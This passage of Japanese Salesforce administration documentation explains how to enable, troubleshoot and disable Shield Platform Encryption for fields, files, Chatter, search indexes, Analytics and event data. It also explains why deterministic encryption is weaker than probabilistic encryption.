6. [保存] をクリックします。

プラットフォームの暗号化の自動検証サービスによって、暗号化がブロックされる可能性のある組織内設定がチェックされます。互換性がない設定を修正する提案があると、メールで通知されます。

自動的に暗号化されるのは、暗号化を有効にした後に作成または更新されたレコードの項目値のみです。項目値が暗号化されるように既存のレコードを更新するには、Salesforce にお問い合わせください。

 **メモ:** カスタムオブジェクトの標準項目、たとえばカスタムオブジェクト名などを暗号化するには、「[カスタムオブジェクトの項目とカスタム項目の暗号化](#)」を参照してください。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「[設定・定義の参照](#)」

項目を暗号化する

- 「[アプリケーションのカスタマイズ](#)」

カスタムオブジェクトの項目とカスタム項目の暗号化

カスタムオブジェクトの標準項目、標準オブジェクトとカスタムオブジェクト両方のカスタム項目を暗号化できます。Shield Platform Encryption では、インストール済み管理パッケージのカスタム項目もサポートされます。各オブジェクトの管理設定からカスタム項目に暗号化を適用します。最良の結果を得るには、暗号化する項目の数を最小限に抑えます。項目に暗号化を追加すると、その項目の新規データがすべて暗号化されます。

このセクションの内容:

[Salesforce Classic のカスタム項目の新規データの暗号化](#)

Salesforce Classic の新しいカスタム項目に Shield Platform Encryption を適用するか、既存のカスタム項目に入力された新しいデータに暗号化を追加します。

[Lightning Experience のカスタム項目の新規データの暗号化](#)

Lightning Experience の新しいカスタム項目に Shield Platform Encryption を適用するか、既存のカスタム項目に入力された新しいデータに暗号化を追加します。

[インストール済み管理パッケージのカスタム項目の暗号化](#)

インストール済みパッケージで Shield Platform Encryption がサポートされている場合、そのパッケージのカスタム項目を暗号化できます。[高度な設定] ページからインストール済み管理パッケージのカスタム項目の暗号化をオンにし、次に、暗号化をインストール済み管理パッケージのカスタム項目に適用します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「[設定・定義の参照](#)」

項目を暗号化する

- 「[アプリケーションのカスタマイズ](#)」

Salesforce Classic のカスタム項目の新規データの暗号化

Salesforce Classic の新しいカスタム項目に Shield Platform Encryption を適用するか、既存のカスタム項目に入力された新しいデータに暗号化を追加します。

カスタム項目に確定的暗号化を適用するには、[設定] の [プラットフォームの暗号化] の [高度な設定] ページで、確定的暗号化を有効にします。

1. オブジェクトの管理設定から、[項目] に移動します。
2. [カスタム項目 & リレーション] セクションで、項目を作成するか、既存の項目を編集します。
3. [暗号化] を選択します。
この項目に入力された新しいデータはすべて暗号化されます。デフォルトでは、データは確率的暗号化スキームを使用して暗号化されます。データに確定的暗号化を適用するには、[暗号化] にリストされたオプションから [確定的] を選択します。
4. [保存] をクリックします。

Shield Platform Encryption の自動検証サービスによって、暗号化がブロックされる可能性のある組織内の設定がチェックされます。互換性がない設定を修正する提案があると、メールで通知されます。

自動的に暗号化されるのは、暗号化を有効にした後に作成または更新されたレコードの項目値のみです。[暗号化統計およびデータ同期] ページから既存のデータを有効な鍵素材に同期するか、Salesforce カスタマーサポートに連絡してバックグラウンド暗号化サービスを要求します。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「設定・定義の参照」

項目を暗号化する

- 「アプリケーションのカスタマイズ」

Lightning Experience のカスタム項目の新規データの暗号化

Lightning Experience の新しいカスタム項目に Shield Platform Encryption を適用するか、既存のカスタム項目に入力された新しいデータに暗号化を追加します。

カスタム項目に確定的暗号化を適用するには、[設定] の [プラットフォームの暗号化] の [高度な設定] ページで、確定的暗号化を有効にします。

1. [設定] から、[オブジェクトマネージャ] を選択して、オブジェクトを選択します。

2. [項目とリレーション] をクリックします。

3. カスタム項目を作成または編集したら、[暗号化] を選択します。

この項目に入力された新しいデータはすべて暗号化されます。デフォルトでは、データは確率的暗号化スキームを使用して暗号化されます。データに確定的暗号化を適用するには、[暗号化] にリストされたオプションから [確定的] を選択します。

4. [保存] をクリックします。

プラットフォームの暗号化の自動検証サービスによって、暗号化がロックされる可能性のある組織内設定がチェックされます。互換性がない設定を修正する提案があると、メールで通知されます。

自動的に暗号化されるのは、暗号化を有効にした後に作成または更新されたレコードの項目値のみです。[暗号化統計およびデータ同期] ページから既存のデータを有効な鍵素材に同期するか、Salesforce カスタマーサポートに連絡してバックグラウンド暗号化サービスを要求します。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。[相違点](#)

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「[設定・定義の参照](#)」

項目を暗号化する

- 「[アプリケーションのカスタマイズ](#)」

インストール済み管理パッケージのカスタム項目の暗号化

インストール済みパッケージで Shield Platform Encryption がサポートされている場合、そのパッケージのカスタム項目を暗号化できます。[高度な設定] ページからインストール済み管理パッケージのカスタム項目の暗号化をオンにし、次に、暗号化をインストール済み管理パッケージのカスタム項目に適用します。

- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[高度な設定] を選択します。
- [管理パッケージのカスタム項目を暗号化] をオンにします。

管理パッケージの暗号化をプログラムで有効にすることもできます。詳細は、『メタデータ API 開発者ガイド』の [「PlatformEncryptionSettings」](#) を参照してください。

これ以降、インストール済み管理パッケージで暗号化がサポートされている場合、そのパッケージのカスタム項目を暗号化できます。アプリケーションで暗号化項目がサポートされているかどうかわかりませんか? アプリケーションの AppExchange リストで、Salesforce Shield に対応した設計であることを示すマーカーを探します。



このマーカーが表示されない場合は、アプリケーションベンダーにお問い合わせください。

- メモ: Salesforce で Spring '19 よりも前にこの機能が有効化されている場合は、[高度な設定] ページで再度オプトインしてください。オプトインしない場合、これらの項目に対する暗号化の有効化や無効化はできません。ただし、インストール済み管理パッケージの暗号化済みカスタム項目は暗号化されたままでです。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

[高度な設定] ページで機能を有効にする

- 「アプリケーションのカスタマイズ」

新しいファイルと添付ファイルの暗号化

データの保護を一層強化するために、ファイルや添付ファイルを暗号化します。Shield Platform Encryption が有効になっている場合、各ファイルまたは添付ファイルをアップロードするときにその内容が暗号化されます。

- メモ:** 開始する前に、組織に有効な暗号化鍵があることを確認します。不明の場合は、システム管理者に確認してください。

- [設定] の [クイック検索] ボックスに「暗号化ポリシー」と入力し、[暗号化ポリシー] を選択します。
- [ファイルと添付ファイルを暗号化] を選択します。
- [保存] をクリックします。

- 重要:** ファイルへのアクセス権を持つユーザは、暗号化固有の権限に関係なく、正常にファイルを操作できます。組織にログインしていて、参照アクセス権を持っているユーザは、本文の内容を検索および参照できます。


ユーザは、通常のファイルサイズの制限に従って、ファイルおよび添付ファイルを暗号化後もアップロードできます。暗号化によって増大したファイルサイズは、これらの制限にカウントされません。

ファイルおよび添付ファイルの暗号化を有効にすると、新しいファイルおよび添付ファイルに影響します。すでに Salesforce にあるファイルおよび添付ファイルは、自動的に暗号化されません。既存のファイルを暗号化する方法については、Salesforce にお問い合わせください。

ファイルまたは添付ファイルが暗号化されているかどうかを確認するには、ファイルまたは添付ファイルの詳細ページで暗号化インジケータを探します。

ContentVersion オブジェクト(ファイルの場合)または Attachment オブジェクト(添付ファイルの場合)の `isEncrypted` 項目を照会することもできます。

ファイルが暗号化されている場合は、次のように表示されます。



メモ: 暗号化用表示は、Salesforce Classic でのみ使用できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「設定・定義の参照」

ファイルを暗号化する

- 「アプリケーションのカスタマイズ」

Chatter のデータの暗号化

Chatter の Shield Platform Encryption を有効にすると、Chatter でユーザが共有する情報にセキュリティレイヤが追加されます。フィード投稿とコメント、質問と回答、リンク名と URL、アンケートの質問と選択肢、およびカスタムリッチパブリッシャーアプリケーションのコンテンツに保存されたデータを暗号化できます。

Chatter の暗号化は、本番環境で有効化する前に専用の Sandbox 環境でテストすることをお勧めします。

カスタム項目や標準項目の暗号化とは異なり、Chatter の暗号化では、対象となるすべての Chatter 項目が暗号化されます。

- 組織に有効な暗号化鍵があることを確認します。不明な場合は、システム管理者に確認してください。
- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[暗号化ポリシー] を選択します。
- [Chatter の暗号化] をクリックします。

Shield Platform Encryption の自動検証サービスによって、暗号化がブロックされる可能性のある設定がチェックされます。このサービスによって潜在的な問題が検出された場合、問題の修正を提案するメールが送信されます。

Chatter の暗号化を有効にした後、Chatter に入力する新規データが暗号化されます。過去の Chatter データを暗号化するには、Salesforce カスタマーサポートにバックグラウンド暗号化サービスを依頼してください。

暗号化された Chatter 項目を編集または更新すると、項目の改訂履歴も暗号化されます。たとえば、投稿を更新すると、その投稿の古いバージョンは暗号化されたままです。

Spring '17 で Chatter の暗号化を有効にし、最新の機能にアクセスする必要がある場合は、[Chatter の暗号化] を選択解除し、[Chatter の暗号化] を再選択します。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。[相違点](#)

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「設定・定義の参照」

項目を暗号化する

- 「アプリケーションのカスタマイズ」

検索インデックスファイルの暗号化

データベースで暗号化されている個人識別情報(PII)やデータの検索が必要になることがあります。組織を検索すると、結果は検索インデックスファイルに保存されます。Shield Platform Encryption でこれらの検索インデックスファイルを暗号化し、データに対してもう1つのセキュリティレイヤーを追加できます。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
2. 選択リストから [検索インデックス] を選択します。
3. [テナントの秘密を生成] を選択します。
この新しいテナントの秘密では、検索インデックスファイルに保存されたデータのみが暗号化されます。
4. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[暗号化ポリシー] を選択します。
5. [検索インデックスを暗号化] を選択します。
検索インデックスが、有効な検索インデックスのテナントの秘密で暗号化されました。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「設定・定義の参照」
- 暗号化鍵(テナントの秘密)管理を有効にする
- 「プロファイルと権限セットの管理」

Einstein Analytics データの暗号化

Einstein Analytics Encryption の使用を開始するには、Shield Platform Encryption を使用してテナントの秘密を生成します。Analytics テナントの秘密を生成すると、Einstein Analytics Encryption は Shield Platform Encryption 鍵管理アーキテクチャを使用して Einstein Analytics データを暗号化します。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
2. 選択リストから [Analytics] を選択します。
3. テナントの秘密を生成し、鍵素材をアップロードします。
4. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[暗号化ポリシー] を選択します。
5. [Einstein Analytics を暗号化] を選択します。
6. 「保存」をクリックします。

Einstein Analytics の新しいデータセットが暗号化されるようになります。



メモ: 暗号化が有効になる前に Einstein Analytics にあったデータは暗号化されません。データフローを介して Salesforce オブジェクトからインポートされる既存のデータは、次のデータフローの実行時に暗号化されます。他の既存のデータ (CSV データなど) は、再インポートしないと暗号化されません。暗号化が有効になっても、既存のデータは暗号化されませんが、暗号化されていない状態で引き続きアクセスできて完全に機能します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Einstein Analytics Platform と、Salesforce Shield または Platform Encryption アドオンのいずれかを購入する必要があります。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「設定・定義の参照」

鍵素材を管理する

- 「暗号化鍵の管理」

イベントバスデータの暗号化

保存時の変更データキャプチャまたはプラットフォームイベントメッセージの暗号化を有効にするには、イベントのテナントの秘密を生成してから、暗号化を有効にします。

次の手順で、変更データキャプチャとプラットフォームイベントの両方の暗号化を有効にします。

- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
- [テナントの秘密種別を選択] ドロップダウンリストで、[イベントバス] を選択します。
- [テナントの秘密を生成] をクリックするか、お客様が提供するテナントの秘密をアップロードするには、[Bring Your Own Key] をクリックします。
- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[暗号化ポリシー] を選択します。
- [変更データキャプチャイベントとプラットフォームイベントを暗号化] を選択します。
- [保存] をクリックします。

 **警告:** 変更データキャプチャイベントとプラットフォームイベントの Shield Platform Encryption を有効にしていない場合、イベントはイベントバスにクリアテキストで保存されます。

互換性の問題の修正

Shield Platform Encryption で暗号化する項目またはファイルを選択すると、副作用が発生しないかどうかが Salesforce によって自動的にチェックされます。既存の設定が原因で Salesforce でのデータアクセスや通常の使用に問題が発生する可能性がある場合は、検証サービスにより警告が表示されます。これらの問題を解決するには、いくつかのオプションがあります。

結果にエラーメッセージが含まれる場合、次の制約事項の 1 つ以上が原因である場合があります。

ポータル

カスタマーポータルまたはパートナーポータルが組織で有効になっている場合は、標準項目を暗号化できません。カスタマーポータルを無効にするには、[設定] のカスタマーポータル設定ページに移動します。パートナーポータルを無効にするには、[設定] のパートナーページに移動します。

 **メモ:** コミュニティはこの問題に関係ありません。暗号化と完全に互換性があります。

条件に基づく共有ルール

条件に基づく共有ルールの検索条件に使用されている項目が選択されています。

エディション

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition。

Salesforce Shield または Platform Encryption アドオンのいずれかを購入する必要があります。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「設定・定義の参照」

鍵素材を管理する

- 「暗号化鍵の管理」

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。

Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

SOQL/SOSL クエリ

SOQL クエリの集計関数か、WHERE、GROUP BY、または ORDER BY 句で使用されている項目が選択されています。

数式項目

サポートされていない方法でカスタム数式項目によって参照されている項目が選択されています。数式では、BLANKVALUE、CASE、HYPERLINK、IF、IMAGE、ISBLANK、ISNULL、NULLVALUE、および連結(&)を使用できます。

フローとプロセス

次のいずれかのコンテキストで使用されている項目が選択されています。

- フローのデータを絞り込む
- フローのデータを並び替える
- プロセスのデータを絞り込む
- レコード選択肢セットのデータを絞り込む
- レコード選択肢セットのデータを並び替える

 **メモ:** デフォルトでは、要素ごとに最初の250個のエラーのみが結果に表示されます。結果に表示されるエラーの数を5,000まで増やすことができます。Salesforceにお問い合わせください。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryptionについて書かれています。[相違点](#)

項目に対する暗号化の無効化

ある時点での、項目やファイルあるいはその両方の Shield Platform Encryption を無効にする必要が生じる場合があります。項目の暗号化は個別に有効または無効にできますが、ファイルの暗号化はすべてを有効または無効にする必要があります。

項目に対して Shield Platform Encryption を無効にすると、ほとんどの暗号化データが自動的に一括復号化されます。特定の項目に対する暗号化を無効にして変更を保存すると、復号化が自動的に開始します。データが復号化されると、データが暗号化されていたときに制限されていたか、使用できなかった機能も復元されます。復号化プロセスが完了すると、Salesforce からメールで通知されます。

- メモ:** 破棄した鍵で暗号化された項目の暗号化を無効にする場合、自動暗号化解除に要する時間は長くなります。このプロセスが完了すると、Salesforce からメールで通知されます。

ロングテキストエリアおよびテキストエリアデータ型は、自動的には復号化されません。破棄した鍵で暗号化されたデータを復号化する場合、そのデータは一括復号化できません。

- メモ:** Shield Platform Encryption を無効にして、以前に暗号化していた項目のデータにアクセスできない場合は、Salesforce にお問い合わせください。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[暗号化ポリシー] を選択します。
2. [項目を暗号化] をクリックし、[編集] をクリックします。
3. 暗号化を停止する項目を選択解除して、[保存] をクリックします。
ユーザはこれらの項目のデータを表示できます。
4. ファイルまたは Chatter の暗号化を無効にするには、[暗号化ポリシー] ページでそれらの機能を選択解除し、[保存] をクリックします。

プラットフォームの暗号化によって制限または変更された機能が、復号化後のデータに対して復元されます。

確定的暗号化を使用した暗号化データの絞り込み

確定的暗号化を使用して Shield Platform Encryption で保護したデータを絞り込むことができます。レポートやリストビュー内のレコードの基盤となる項目が暗号化されている場合でも、ユーザはそれらのレコードを絞り込むことができます。大文字と小文字を区別する確定的暗号化または大文字と小文字を区別しない完全一致の暗号化を、項目単位でデータに適用できます。

確定的暗号化は、SOQL クエリの WHERE 句をサポートし、一意の ID 項目および外部 ID 項目と互換性があります。また、单一列インデックスと、单一列および 2 列の一意のインデックスもサポートしています。確定的暗号化鍵タイプでは、CBC モードと静的初期化ベクトル (IV) を使用する 256 ビット鍵での Advanced Encryption Standard (AES) を使用します。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「設定・定義の参照」

暗号化を無効にする

- 「アプリケーションのカスタマイズ」

このセクションの内容:

確定的暗号化での絞り込みのサポート

デフォルトでは、Shield Platform Encryption では、データを暗号化するときに確率的暗号化スキームが使用されます。各データは暗号化されるたびに、完全にランダムな暗号文字列に変換されます。通常、暗号化は、データを参照する権限を持つユーザに影響しません。例外は、データベース内でロジックが実行される場合や、暗号化された値が文字列または別の暗号化された値と比較される場合です。これらの場合は、データがランダムでパターンのない文字列に変換されているため、絞り込みが不可能です。たとえば、カスタム Apex コード内で、Contact オブジェクトに対して LastName = 'Smith' の SOQL クエリを実行するとします。LastName 項目が確率的暗号化を使用して暗号化されている場合、このクエリを実行できません。確定的暗号化は、この問題に対応しています。

確定的暗号化スキームを使用したデータの暗号化

確定的暗号化スキームを使用して暗号化されたデータに固有の鍵素材を生成します。実行する必要のある絞り込みの種別に応じて、大文字と小文字を区別する確定的暗号化スキーム、または大文字と小文字を区別しない確定的暗号化スキームのいずれかをデータに適用できます。確定的暗号化スキームを項目に適用したり、確定的暗号化スキームを変更するときは、データを同期します。データを同期すると、絞り込みまたはクエリで正確な結果が得られるようになります。

確定的暗号化での絞り込みのサポート

デフォルトでは、Shield Platform Encryption では、データを暗号化するときに確率的暗号化スキームが使用されます。各データは暗号化されるたびに、完全にランダムな暗号文字列に変換されます。通常、暗号化は、データを参照する権限を持つユーザに影響しません。例外は、データベース内でロジックが実行される場合や、暗号化された値が文字列または別の暗号化された値と比較される場合です。これらの場合は、データがランダムでパターンのない文字列に変換されているため、絞り込みが不可能です。たとえば、カスタム Apex コード内で、Contact オブジェクトに対して LastName = 'Smith' の SOQL クエリを実行するとします。LastName 項目が確率的暗号化を使用して暗号化されている場合、このクエリを実行できません。確定的暗号化は、この問題に対応しています。

データが暗号化されているときに絞り込みを使用できるようにするには、データ内に何らかのパターンを許容する必要があります。確定的暗号化では、静的初期化ベクトル (IV) を使用することで、暗号化されたデータを特定の項目値と照合できるようにしています。システムは暗号化されたデータを読むことはできませんが、静的 IV を使用することで、そのデータを表す暗号文字列を取得することができます。特定組織の特定項目の IV は一意であり、組織固有の暗号化鍵でしか復号化できません。

暗号化手法の相対的な強さと弱さは、特定のアルゴリズムに対して行われる可能性のある攻撃の種類に基づいて評価します。また、攻撃が成功するまでに要する時間も考慮します。たとえば一般に、AES 256 ビット鍵に対するブルートフォース攻撃は、現在のコンピューティング能力ではとんでもない年数がかかると言われています。それでも、定期的に鍵の循環を行うのが一般的です。

完全にランダムな暗号文字列でない場合は、特定の種類の攻撃がそれほど非現実的ではなくなります。たとえば、攻撃者は確定的に暗号化された暗号文字列を分析して、クリアテキスト文字列の Alice が常に暗号文字列の YjNkY2J1NjU5M2JkNjk4MGJiNWE2NGQ5NzI5MzU1OTcNCg== に解決されることを特定できる可能性があります。十分な時間をかけて傍受すれば、攻撃者はクリアテキスト値と暗号文字列値の辞書を作成することで、暗号化を破ることができます。

Salesforce Shield の手法では、正規のユーザが暗号化データを絞り込むのに十分なだけの確定性を公開しつつ、特定のプレーンテキスト値がすべての項目、オブジェクト、組織で一様に同じ暗号文字列値にならない程度に

確定性を制限しています。攻撃者が1つの項目でクリアテキストと暗号化された値を一致させることに成功しても、別の項目や別のオブジェクトの同じ項目に対しては最初からやり直す必要があります。

こうすることで、確定的暗号化による強度の低下を、絞り込みを可能にするのに最低限必要な程度に抑えることができます。

確定的暗号化には、大文字と小文字を区別するものと、大文字と小文字を区別しないものの2種類があります。大文字と小文字を区別する暗号化では、取引先責任者オブジェクトに対するSOQLクエリでLastName=Jonesとすると、Jonesのみが返され、jonesやJONESは返されません。同様に、大文字と小文字を区別する確定的スキームで单一性(ユニーク性)をテストする場合、「Jones」の各バージョンがすべてユニークになります。

大文字と小文字を区別しない場合、リードオブジェクトに対するSOQLクエリでCompany=Acmeとすると、Acme、acmeまたはACMEが返されます。大文字と小文字を区別しないスキームで单一性(ユニーク性)をテストする場合、「Acme」の各バージョンは同一とみなされます。

① 重要: 取引先責任者オブジェクトのメールアドレス項目では、確率的暗号化はサポートされません。セルフ登録時に取引先が重複して作成されないようにするには、確定的暗号化を使用してください。

確定的暗号化スキームを使用したデータの暗号化

確定的暗号化スキームを使用して暗号化されたデータに固有の鍵素材を生成します。実行する必要のある絞り込みの種別に応じて、大文字と小文字を区別する確定的暗号化スキーム、または大文字と小文字を区別しない確定的暗号化スキームのいずれかをデータに適用できます。確定的暗号化スキームを項目に適用したり、確定的暗号化スキームを変更するときは、データを同期します。データを同期すると、絞り込みまたはクエリで正確な結果が得られるようになります。

- [設定]から、[クイック検索]ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理]を選択します。
- [テナントの秘密種別を選択]メニューから、[Salesforceのデータ]を選択します。
- テナントの秘密を生成またはアップロードします。
- [設定]から、[クイック検索]ボックスに「プラットフォームの暗号化」と入力し、[高度な設定]を選択します。
- [確定的暗号化]を有効にします。

確定的暗号化をプログラムで有効にすることもできます。詳細は、『メタデータAPI開発者ガイド』の「[PlatformEncryptionSettings](#)」を参照してください。

- [設定]で[鍵の管理]を選択します。
- 秘密種別 [Salesforceのデータ(確定的)]を選択します。
- テナントの秘密を生成します。

確率的暗号化と確定的暗号化を組み合わせることができます。つまり、一部の項目をどちらかで暗号化し、別の一部の項目をもう一方で暗号化することができます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロードする

- 「暗号化鍵の管理」
- 確定的暗号化を有効にする
- 「アプリケーションのカスタマイズ」

Shield Platform Encryption adds another layer of protection to your data, helping you meet compliance requirements. Read more about [Shield Platform Encryption best practices](#) and [tradeoffs](#) before you get started.

Use the dropdown to select which type of tenant secret you want to manage. Then generate a tenant secret with Salesforce, or manage your own key material with BYOK.

Choose Tenant Secret Type Data in Salesforce (Deterministic)

These keys encrypt data with the deterministic encryption scheme.

Key Management [Key Management Help](#)

[Generate Tenant Secret](#) [Bring Your Own Key](#)

9. 項目ごとに暗号化を有効にし、確定的暗号化スキームを選択します。その方法は、標準項目とカスタム項目で異なります。

- 標準項目の場合は、[設定]から[暗号化ポリシー]を選択し、[項目を暗号化]を選択します。暗号化する各項目に対して、項目名を選択し、暗号化スキームリストから[確定的大文字と小文字を区別する]または[確定的大文字と小文字を区別しない]のいずれかを選択します。

Account	Encryption Scheme
<input checked="" type="checkbox"/> Account Name	Probabilistic
<input checked="" type="checkbox"/> Billing Address	Probabilistic
<input checked="" type="checkbox"/> Shipping Address	Deterministic - Case Sensitive
<input checked="" type="checkbox"/> Phone	 ✓ Probabilistic Deterministic - Case Sensitive Deterministic - Case Insensitive
<input type="checkbox"/> Fax	
<input type="checkbox"/> Website	
<input checked="" type="checkbox"/> Description	

- カスタム項目の場合は、オブジェクトマネージャを開き、暗号化する項目を編集します。[この項目のコンテンツを暗号化する]を選択し、暗号化スキームを選択します。

Account
New Custom Field

Help for this Page ?

Step 2. Enter the details Step 2 of 4

Previous Next Cancel

Field Label: Encrypted_Field i

Field Name: Encrypted_Field i

Description:

Help Text:

Required: Always require a value in this field in order to save a record

Unique: Do not allow duplicate values


External ID: Set this field as the unique record identifier from an external system

Encrypted: Encrypt the contents of this field i

Use probabilistic encryption

Use case sensitive deterministic encryption

Use case insensitive deterministic encryption



10. 完全な確定的機能を既存のデータに適用するには、データを暗号化します。項目に対して確定的暗号の適用または削除を行う場合、その項目の既存のデータがクエリまたはフィルタに表示されない場合があります。[暗号化統計およびデータ同期]ページからデータを同期するか、Salesforceカスタマーサポートにバックグラウンド暗号化サービスを要求してください。詳細については、「[バックグラウンド暗号化サービスによるデータ暗号化の同期](#)」を参照してください。

